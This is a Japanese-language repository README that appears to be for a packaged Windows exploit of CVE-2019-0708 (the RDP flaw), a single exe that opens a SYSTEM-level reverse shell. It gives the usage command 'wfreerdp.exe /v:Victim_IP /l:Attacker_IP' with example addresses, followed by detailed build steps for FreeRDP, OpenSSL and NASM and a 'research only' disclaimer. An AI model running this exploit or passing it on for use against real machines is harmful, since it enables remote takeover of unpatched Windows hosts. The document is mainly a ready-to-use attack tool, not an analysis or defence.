 cbwang505/cve-2019-0708-exp-windows
CVE-2019-0708-EXP-Windows版単ファイルexe版、実行後直接現在のコンソールでSystem権限のリバースシェルを取得する。

著者のPOCは研究目的のみです。読者が本POCを他の目的に使用した場合、著者は一切の責任を負いません。
[toc]
CVE-2019-0708-EXP-Windows版は単一ファイルのexeとして動作し、Linux、Python、Ruby等は不要です。実行後、現在のコンソールに直接System権限のシェルが起動します。
コンパイルは全静的ライブラリモードを採用し、すべてのDLLをインライン化、netcatとopensslを統合、プログレスバー表示とシェルのエコー操作をサポートします。
wfreerdp.exe /v:Victim_IP /l:Attacker_IP を実行します(例: wfreerdp.exe /v:10.120.1.160 /l:10.120.1.17)E:\git\KernelResearch\FreeRDP-master\ にコピーしますopenssl.7z を C:\openssl\ に直接展開して、コンパイル済みの OpenSSL 環境を使用しますcmake-3.15.3-win64-x64.msi をインストールしますC:\Program Files\CMake\bin を PATH 環境変数に追加します"C:\Program Files\CMake\bin\cmake.exe" E:\git\KernelResearch\FreeRDP-master\CMakeCache.txt を実行しますFreeRDP-master-restore.7z から復元できますopenssl-1.0.2s.tar.gz を C:\openssl\ に展開しますActivePerl-5.28.1.0000-MSWin32-x64-fde9aa8a.msi をインストールしますC:\Perl64\bin を PATH 環境変数に追加しますperl Configure VC-WIN64A を実行しますcd /d C:\openssl\ を実行しますms\do_win64a を実行しますnmake -f ms\ntdll.maknmake -f ms\nt.maknmake -f ms\ntdll.mak testnmake -f ms\nt.mak testnmake -f ms\ntdll.mak installnmake -f ms\nt.mak installnmake -f ms\ntdll.mak cleannmake -f ms\nt.mak cleanout32 ディレクトリから libeay32.lib と ssleay32.lib ファイルを C:\openssl\lib\ にコピーしますnasm-2.14.02-installer-x64.exe をインストールしますC:\Program Files\NASM を PATH 環境変数に追加しますnasmBuildCustomizations.rar を展開し、3つのファイルを C:\Program Files (x86)\MSBuild\Microsoft.Cpp\v4.0\V120\BuildCustomizations\ にコピーしますclient->common->freerdp-client プロジェクトを右クリック →「ビルドの依存関係」→「ビルドのカスタマイズ」を選択し、nasm にチェックを入れます(masm ではありません)freerdp-client プロジェクト内の任意の *.asm ファイルを選択し、右クリックメニューにコンパイルオプションが表示されれば、Nasm コンパイル環境のインストール成功です
著者は ZheJiang Guoli Security Technology、メール:[email protected]
